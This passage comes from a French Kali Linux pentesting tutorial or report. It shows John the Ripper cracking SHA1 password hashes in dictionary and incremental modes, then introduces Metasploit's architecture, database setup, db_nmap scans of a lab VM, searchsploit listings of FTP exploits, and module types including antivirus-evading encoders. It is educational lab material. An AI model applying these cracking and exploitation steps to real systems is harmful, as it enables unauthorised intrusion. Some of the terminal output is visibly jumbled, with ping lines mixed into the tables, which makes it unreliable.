1g 0:00:00:00 DONE (2019-10-13 18:36) 50.00g/s 241600p/s 241600c/s 241600C/s element1..onelove1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Bureau# john --show dico.txt
user:smith

1 password hash cracked, 0 left
```

FIGURE 4.7 – Attaque avec dictionnaire

L'attaque a été très rapide car le dictionnaire fourni par Kali est très complet. Nous pouvons maintenant voir l'attaque via le mode incrémental.

#### 4.2.2.3 Attaque via le mode incrémental

Le mode incrémental est un mode permettant de tester toutes les combinaisons possibles afin d'arriver à nos fins. C'est le moyen ultime pour obtenir un mot de passe car il fonctionnera toujours. Mais il ne faudra pas être pressé car, plus le mot de passe sera long, plus ce mode prendra du temps. Nous allons rajouter un 'user3' avec pour mot de passe 'velizy78' pour que le mode simple soit incapable de le trouver. Nous allons juste indiquer à John d'utiliser directement le mode incrémental sans option. Cependant, après plusieurs minutes, John n'avait pas trouvé et avait crashé. Nous allons donc faciliter la recherche

de John en lui annonçant que nous savons quels sont les types de caractères à rechercher. En effet, le mode incrémental a des options que nous allons observer. L'option ‘alpha’ va nous permettre de rechercher les mots de passe avec les lettres du clavier :

```
root@kali:~/Bureau# john -incremental=alpha --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafe          (user)
1g 0:00:00:12  0.07961g/s 12938Kp/s 12938Kc/s 27743KC/s aabvci..aabvil
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 4.8 – Attaque en mode incrémental alphabet

L'option "digit" va nous permettre de rechercher les mots de passe avec les chiffres du clavier :

```
root@kali:~/Bureau# john -incremental=digits --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (user2)
1g 0:00:00:02  0.4784g/s 16858Kp/s 16858Kc/s 16858KC/s 22531892..22531877
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 4.9 – Attaque en mode incrémental chiffre

L'option ‘ ASCII ‘ va nous permettre d'utiliser l'alphabet ASCII qui regroupe presque la totalité du clavier :

```
root@kali:~/Bureau# john -incremental=ASCII --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafel        (user3)
1g 0:00:00:27 DONE (2019-10-13 16:45) 0.03604g/s 13759Kp/s 13759Kc/s 13759KC/s girafai..girafel
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

FIGURE 4.10 – Attaque en mode incrémental ASCII

Comme on peut le voir, plus le champ de recherche est important, plus le mot de passe prend du temps à être trouvé.

# Chapitre 5

## Analyse et exploitation de failles

### 5.1 Metasploit Framework



FIGURE 5.1 – Logo de Metasploit

#### 5.1.1 Présentation de Metasploit

Metasploit Pen Testing tool est un projet Open Source (sous Licence BSD modifiée) destiné à la sécurité informatique. Le but de ce projet est de rechercher des vulnérabilités ou des informations sur des systèmes automatisés de données ainsi que d'aider à la pénétration et au développement de signatures pour les IDS.

L'outil que nous allons étudier ici est "Metasploit Framework" qui est un sous projet de Metasploit Pen Testing tool. C'est le sous projet le plus connu car il permet le développement et l'exécution d'exploits (logiciels permettant d'exploiter à son profit une vulnérabilité) contre une machine distante.

A la base, cet outil a été écrit en Perl. A la suite de quelques mises à jours, l'outil a complètement été réécrit en Ruby. Cet outil a été conçu par HD Moore en 2003 et il est

désormais maintenu par la société Rapid7. C'est un outil très puissant permettant à des chercheurs en sécurité de travailler sur des potentielles vulnérabilités. Cependant, comme la plupart des outils de sécurité informatique, Metasploit peut être utilisé à la fois de manière légale et à la fois pour des activités illégales.

Aujourd'hui, le projet metasploit est hébergé sur le github de la société Rapid7, ce qui permet à des utilisateurs indépendants d'y développer des modules d'exploitation pour des vulnérabilités logicielles et de les poster dans le projet Git. Ainsi, chaque utilisateur peut contribuer au développement de cet outil. Cependant, avant chaque publication, la société Rapid7 teste et vérifie le bon fonctionnement de l'exploit avant de le mettre à disposition sur github.

Comme nous l'avons dit précédemment, Metasploit possède un Framework ce qui facilite le travail des contributeurs puisqu'ils peuvent utiliser des fonctions de ce dernier pour développer leurs exploits. Enfin, ce qui fait la "force" de Metasploit est qu'il peut regrouper beaucoup d'outils très intéressants tels que Nmap, Hydra ou encore John the ripper, le tout dans une seule console. Cela permet de centraliser beaucoup d'outils de Kali linux.

### 5.1.2 Architecture modulaire




FIGURE 5.2 – Architecture modulaire

La particularité de Metasploit est qu'il possède une architecture modulaire, ce qui permet un développement plus facile, une amélioration progressive du programme. De plus, les modules peuvent être rechargés sans redémarrage de l'application, ce qui est très pratique pour le développement.

Comme nous pouvons le constater sur ce schéma, il y a 3 grandes parties qui composent Metasploit. La première est la librairie. Cette dernière permet de regrouper un grand nombre de fonctions et de programmes dans le but de constituer une API. Ainsi, lors de l'écriture d'un exploit ou d'un payload, le développeur n'aura qu'à connaître l'API de Metasploit

pour son développement.

Metasploit utilise un système de librairie pour stocker ses fichiers. La librairie est composée de :

- **Rex** – C'est la librairie principale regroupant la gestion des sockets, protocoles, encodeurs, SSL, SMB, HTTP, XOR, Base64, Unicode.
- **MSF : :Core** – Cela permet de fournir l'API basique.
- **MSF : :Base** Fournit l'API " amicale "et il fournit des API simplifiées à utiliser dans le framework.

Metasploit peut s'utiliser sur plusieurs interfaces :

- **Msfconsole** : Permet d'avoir une console Metasploit au sein d'un shell, elle est considérée comme l'interface la plus puissante et la plus complète.
- **Msfcli** : Permet d'utiliser Metasploit en ligne de commande ce qui peut être très pratique pour l'intégrer dans un script.
- **Msfweb** : Permet d'accéder à l'ensemble des outils de Metasploit sur une interface web. Facile d'utilisation.
- **Armitage** : Interface GUI de Metasploit. Cet outil est développé par Raphael Mudge et il regroupe tous les outils de Metasploit sous forme d'interface graphique. De plus, il supporte msfcli ainsi que msfconsole.

L'architecture de Metasploit peut également être représentée en modèle objet :




FIGURE 5.3 – Architecture modèle objet

Tous les modules de Metasploits sont des classes Ruby. On peut donc en déduire d'une part que d'après ce schéma, la classe Modules hérite d'une classe spécifique. Cette classe spécifique hérite de la classe Msf : :Module et enfin, tous les modules se partagent une API commune.

D'autres part, on peut accéder aux modules depuis le terminal avec la commande suivante :

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```

FIGURE 5.4 – Accès aux modules de Metasploit

### 5.1.3 Base de données de Metasploit

Le Framework Metasploit fournit un support des bases de données utilisant PostgreSQL. Cette dernière stocke des informations, telles que les données de l'hôte, les résultats de scans comme nmap et les résultats d'exploitation. Cela peut être très utile si on fait beaucoup d'exploits ou de tests d'intrusions sur des machines.

Cependant, cette base de données n'a pas besoin d'être lancé pour exécuter Metasploit mais elle est très utile pour stocker des logs de scan ou d'exploit.

Pour lancer PostgreSQL sous Kali linux, on utilise la commande suivante :

```
root@kali:~# systemctl start postgresql
```

FIGURE 5.5 – Lancement du service PostgreSQL


On peut si on le souhaite, créer une base de données en local pour Metasploit. Pour initialiser une base de données, on utilise la commande suivante :

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

FIGURE 5.6 – Crédation de la base de données

Ainsi, cette commande va créer plusieurs utilisateurs avec des mots de passes et créer deux bases de données : msf et msf\_test. On peut également vérifier la configuration de notre base donnée qui se trouve dans le fichier `/usr/share/metasploit-framework/config/database.yml` :

On peut voir que la base de données a bien été lancé :



```
root@kali:~# msfdb status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
  Active: active (exited) since Fri 2019-11-08 23:32:34 CET; 13s ago
    Process: 2348 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2348 (code=exited, status=0/SUCCESS)


nov 08 23:32:34 kali systemd[1]: Starting PostgreSQL RDBMS...
nov 08 23:32:34 kali systemd[1]: Started PostgreSQL RDBMS.

COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 2319 postgres  3u  IPv6  26087    0t0  TCP localhost:5432 (LISTEN)
postgres 2319 postgres   6u  IPv4  26088    0t0  TCP localhost:5432 (LISTEN)

UID      PID  PPID  C STIME TTY      STAT   TIME CMD
postgres  2319     1  0 23:32 ?        S      0:00 /usr/lib/postgresql/9.6/bin

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
```

FIGURE 5.7 – Status de la DB



```
root@kali:~/msf4# cat database.yml
development:
  adapter: postgresql
  database: msf
  username: msf
  password: q7xZqQ7p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

production:
  adapter: postgresql
  database: msf
  username: msf
  password: q7xZqQ7p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

test:
  adapter: postgresql
  database: msf_test
  username: msf
  password: q7xZqQ7p0fHgM6kB0pgkn+ItYYxkmvd4Rm50jB39sZU=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5


msf > db_disconnect
msf > db_connect
[*] Usage: db_connect <user:pass>@<host>
[*] OR: db_connect -y [path/to/config]
[*] Examples:
[*]   db_connect user:pass@192.168.1.82
[*]   db_connect user:pass@192.168.1.82 -y ~/.msf4/database.yml
[*] Rebuilding the module cache in the background
msf > hosts
Hosts
=====
info comments
-----
-----  -----
192.168.1.82 08:00:27:62:4B:F0 symfony

msf > 
```

FIGURE 5.8 – Fichier database.yml

On peut voir qu'il y a 1 utilisateur qui a été crée :"msf" ainsi que 3 catégories "development" , "production" et "test". Ce fichier permet de récupérer les informations de connexion pour se connecter à la base de données.

En lançant Metasploit, on peut utiliser la commande **db\_connect** pour se connecter à notre base de données :




```
msf > db_connect
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]     db_connect user@metasploit3
[*]     db_connect user:pass@192.168.0.2/metasploit3
[*]     db_connect user:pass@192.168.0.2:1500/metasploit3
```

FIGURE 5.9 – Connexion à la base de données

Cette commande nous indique que nous pouvons nous connecter soit en rentrant directement l'utilisateur le mot de passe, l'adresse IP et la base données, soit en renseignant un fichier de connexion à utiliser comme le fichier **database.yml**.

Nous allons par exemple renseigner la méthode avec le fichier :



```
msf > db_connect -y ~/.msf4/database.yml
[*] Rebuilding the module cache in the background...
```

FIGURE 5.10 – Connexion avec un fichier


On vérifie qu'on est bien connecté à la base de données :



```
msf > db_status
[*] postgresql connected to msf
```

FIGURE 5.11 – Vérification de la connexion avec la DB

Une fois connecté à la base de données, on peut réaliser quelques actions intéressantes. Par exemple, on peut stocker le résultat d'un scan **nmap** avec la commande **db\_nmap** :



```
msf > db_nmap -sV -T 192.168.1.82
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2019-11-09 15:14 CET
[*] Nmap: Nmap scan report for symfonos4 (192.168.1.82)
[*] Nmap: Host is up (0.00067s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.38 ((Debian))
[*] Nmap: MAC Address: 08:00:27:62:4B:F0 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
```

FIGURE 5.12 – Scan nmap avec DB

Pour l'exemple, on scanne une machine virtuelle de notre réseau local dans laquelle il y a des services ouverts potentiellement vulnérables.

La commande **hosts** permet de voir qu'elles sont les machines que nous avons scannées et qui sont stockés dans la base de données :

```
msf > hosts
[*] 192.168.1.1 56(84) bytes of data.
[+] 192.168.1.1: icmp_seq=1 ttl=64 time=0.571 ms
[+] 192.168.1.1: icmp_seq=2 ttl=64 time=0.495 ms
=====
ping statistics ---
address      mac          name      os_name   os_flavor  os_sp    purpose
info        comments
host[192.168.1.1] 0.495/0.533/0.571/0.038 ms
=====
# [-----]
192.168.1.82  08:00:27:62:4B:F0  symfonos4  Linux           server
```

FIGURE 5.13 – Hôtes scannés

La commande **services** permet de voir tous les services scannés avec nmap :

```
msf > services
[*] 192.168.1.1: icmp_seq=1 ttl=64 time=0.571 ms
[*] 192.168.1.1: icmp_seq=2 ttl=64 time=0.495 ms
=====
Services
=====
port proto name      state  info
host[192.168.1.1] 0.495/0.533/0.571/0.038 ms
=====
192.168.1.82  22  tcp   ssh      open   OpenSSH 7.9p1 Debian 10 protocol 2.0
192.168.1.82  80  tcp   http    open   Apache httpd 2.4.38 (Debian)
```

FIGURE 5.14 – Services scannés

Il est également possible de pouvoir exporter notre base de données en format .xml avec la commande suivante :

```
msf > db_export ma_db
[*] Starting export of workspace default to ma_db [ xml ]...
[*]   >> Starting export of report
[*]   >> Starting export of hosts
[*]   >> Starting export of events
[*]   >> Starting export of services
[*]   >> Starting export of web sites
[*]   >> Starting export of web pages
[*]   >> Starting export of web forms
[*]   >> Starting export of web vulns
[*]   >> Starting export of module details
```

FIGURE 5.15 – Exportation de la DB


### 5.1.4 Une base de données communautaire

Metasploit possède également une autre base de données pour la recherche d'exploit. En effet, Metasploit donne la possibilité de rechercher une vulnérabilité d'un service directement avec une ligne de commande qui est **searchsploit**.

En effet, Metasploit se connecte à la base de données de Rapid7 ou d'exploit-db qui est un site qui répertorie beaucoup d'exploit. Comme nous l'avons vu en introduction, les utilisateurs peuvent contribuer à Metasploit en créant des modules, des payload (charge utile) c'est le morceau du code que nous voulons que le système exécute) ou des exploits.

Ainsi, ces utilisateurs contribuent à la base de données communautaire de Metasploit. Par exemple, si un utilisateur écrit un exploit pour une vulnérabilité, il peut la faire partager à toute la communauté. De ce fait, cet exploit sera disponible directement dans Metasploit. Cependant, chaque contribution est vérifiée par l'équipe de Rapid7 avant de la rendre disponible dans la base de données.

Sous Kali Linux, si on veut exploiter cette base de données pour chercher un exploit sur FTP on va procéder comme ceci :



```
root@kali:~# searchsploit ftp
Exploit Title | Path
-----|-----
WU-FTPD 2.6.2 - 'wuftpd-freezer.c' Remote Denial of Service | (/usr/share/exploitdb/platforms/)
HP-UX FTPD - Remote Buffer Overflow | linux/dos/115.c
ProFTPD 1.2.0 (rc2) - memory leakage example | hp-ux/dos/212.c
ProFTPD 1.2.0-pre10 - Remote Denial of Service | linux/dos/241.c
OverByte ICS FTP Server - Remote Denial of Service | linux/dos/244.java
WFTPD Pro Server 3.21 - MLST Remote Denial of Service | windows/dos/356.c
CesarFTP Server - Long Command Denial of Service | windows/dos/427.c
RhinoSoft Serv-U FTP Server < 5.2 - Remote Denial of Service | windows/dos/428.c
Quick 'n Easy 2.4 FTP Server - Remote Denial of Service | windows/dos/463.c
Chesapeake TFTP Server 1.0 - Directory Traversal | windows/dos/593.pl
WinFTP Server 1.6 - Denial of Service | windows/dos/611.c
wodFtpLX Client - Active Control Buffer Overflow | windows/dos/625.pl
Ipswitch Ws_FTP Server 5.03 - MKD Remote Buffer Overflow | windows/dos/649.c
Ipswitch Ws_FTP Server 5.03 - MKD Remote Buffer Overflow | windows/dos/664.c
WU-FTPD 2.6.2 - File Globbing Denial of Service | linux/dos/842.c
PlatinumFTP 1.0.18 - Multiple Remote Denial of Service | windows/dos/886.pl
Ocean FTP Server 1.00 - Denial of Service | windows/dos/893.pl
ArgoSoft FTP Server 1.4.2.8 - Denial of Service | windows/dos/988.c
FutureSoft TFTP Server 2000 - Remote Denial of Service | windows/dos/1027.c
TFTPShell Server 3.38 - Remote Denial of Service | windows/dos/1122.pl
Quick 'n Easy 3.0 FTP Server - Remote Denial of Service | windows/dos/1123.c
Ipswitch Ws_FTP Server 5.03 - 'CNFR' Buffer Overflow | windows/dos/1158.pl
Golden FTP Server Pro 2.52 - (USER) Remote Denial of Service | windows/dos/1160.pl
Infratim Advantage Server Edition 6.0 < 6.3 - Denial of Service | windows/dos/1209.pl
Stora FTP Denial of Service | windows/dos/1218.c
TIVSoft FTP Server 1.11 - 'RETR' Denial of Service | windows/dos/1251.pl
FreeFTP 1.0.10 - 'PORT' Denial of Service | windows/dos/1339.c
HomeFTP 1.1 - (NLST) Denial of Service | windows/dos/1416.c
Cerberus FTP Server 2.32 - Denial of Service | windows/dos/1422.c
TFTP32 2.81 - GET Request Format String Denial of Service | windows/dos/1474.pl
ArgoSoft FTP Server 1.4.3.5 - Remote Buffer Overflow | windows/dos/1531.pl
XM Easy Personal FTP Server 1.0 - 'Port' Denial of Service | windows/dos/1552.pl
Golden FTP Server Pro 2.70 - (APPE) Remote Denial of Service | windows/dos/1743.pl
XM Easy Personal FTP Server 4.2 - 'ISFR' Denial of Service | windows/dos/1748.hv
```

FIGURE 5.16 – Recherche d'exploit dans la DB communautaire exploit-db

Cette commande nous retourne une liste des exploits disponibles pour le service FTP. On remarque également que ces exploits sont stockés dans le répertoire **/usr/share/exploitdb/platforms**.

Si on le souhaite, on peut faire une recherche en fonction de la version du service :

```
root@kali:~# searchsploit ftp 3.0
Exploit Title
-----
Quick 'n Easy 3.0 FTP Server - Remote Denial of Service
DRAFTd 1.3.0a (mod=0 support) Local Buffer Overflow (PoC)
WinFTP Server 2.3.0 - 'NLST' Denial of Service
WinFTP Server 2.3.0 - (PASV mode) Remote Denial of Service

Path      (/usr/share/exploitdb/platforms/)

windows/dos/1129.c
linux/dos/2938.py
windows/dos/6581.pl
windows/dos/6717.py
```

FIGURE 5.17 – Recherche en fonction de la version

Cela permettra de cibler plus facilement l'exploit à utiliser. Enfin, il faut savoir que tous les exploits présentés avec la commande **searchsploit** ne sont pas tous des exploits utilisables avec metasploit. En effet, tous les exploits codés n'ont pas été faits pour metasploit. On peut y retrouver des exploit en python ou encore en C. Cependant, tous les exploits compatibles avec metasploit auront la mention (**metasploit**) dans leur nom lors de la recherche avec **searchsploit**.

### 5.1.5 Utilisation des modules et des exploits

Comme nous l'avons dit en introduction, metasploit utilise des modules pour fonctionner. Dans cette partie, nous allons voir comment les utiliser dans le cadre d'un audit de sécurité ou sur un CTF. La partie des modules est décomposée en 5 sous-parties qui sont :

- **Exploit** : Un exploit est le moyen par lequel un pentester exploite une faille, un défaut dans un logiciel ou un service. Ainsi, un attaquant peut utiliser un exploit pour attaquer un système d'informations et générer ainsi un résultat que les développeurs n'ont pas pris en compte. Les exploits les plus courants sont le débordement de tampon (buffer overflow), les vulnérabilités Web (injection SQL, défaillances XSS) et enfin les erreurs de configuration dans un logiciel.

- **Payloads** : Un payload ou charge utile est un code qui sera exécuté par le système. Dans cette partie, on peut y retrouver tout type de payload comme le reverse shell, c'est le fait de créer une connexion depuis la cible vers l'attaquant. De plus, metasploit permet de regrouper les payloads en fonction du système d'exploitation (OS) de la machine victime.

- **Encoders** : C'est un module de metasploit permettant d'encoder des payloads ou des shellcode dans le but d'outrepasser la détection antivirus et les IDS. En effet, en encodant plusieurs fois un code malveillant, l'antivirus de la machine cible devra faire beaucoup de calculs avant de détecter le virus. Pour faire ses analyses, un antivirus place le programme à analyser dans une sandbox (machine virtuelle isolée de l'hôte) dans laquelle il va faire ses analyses. Cependant, lors d'une analyse régulière du système, l'antivirus devra analyser des milliers de fichiers. Il ne peut pas se permettre de passer trop de temps sur un fichier en particulier.

- **Nops** : En langage assembleur, NOP est l'abréviation de No Operation. Le NOP

permet de garder une taille de payload constant en s'assurant que tout espace non utilisé par un autre code sera toujours valablement exécutable par le processeur. En effet, lors de l'écriture d'un payload ou d'un shellcode, les NOP permettent de régler la problématique des sauts d'instructions en assembleur. Cette partie est utilisée lors de la programmation d'exploit ou de payload pour metasploit.

- **AUX** : "AUX" correspond aux modules auxiliaires de metasploit. Comme par exemple les scans de ports, de versions de services en utilisant nmap.

Ce qui peut être très intéressant avec cet outil, c'est de combiner l'utilisation de nmap et de Metasploit. En effet, nmap permet de trouver des versions de services. Il nous suffit de chercher de versions vulnérable avec Metasploit. Comme nous l'avons vu précédemment, on peut utiliser la commande **searchsploit**. Si cela ne suffit pas, on peut chercher des exploits sur le net et les importer dans Metasploit. Pour utiliser un exploit, il suffit de faire la commande **use exploit/le\_chemin\_de\_l'exploit**. On peut également utiliser **use** pour utiliser tous les modules de Metasploit tel que le module auxiliaire avec **use auxiliary/chemin\_du\_programm**.

Pour rechercher un exploit directement dans metasploit afin de l'utiliser, on utilise la commande **search**. Cette commande va chercher tous les exploits disponibles dans Metasploit pour l'argument passé en paramètre.

On reprenant l'exemple de la section précédente, on aurait pu faire ceci :

```
msf > search ftp
[!] Module database cache not built yet, using slow search
Matching Modules
=====
Name          Disclosure Date  Rank    Description
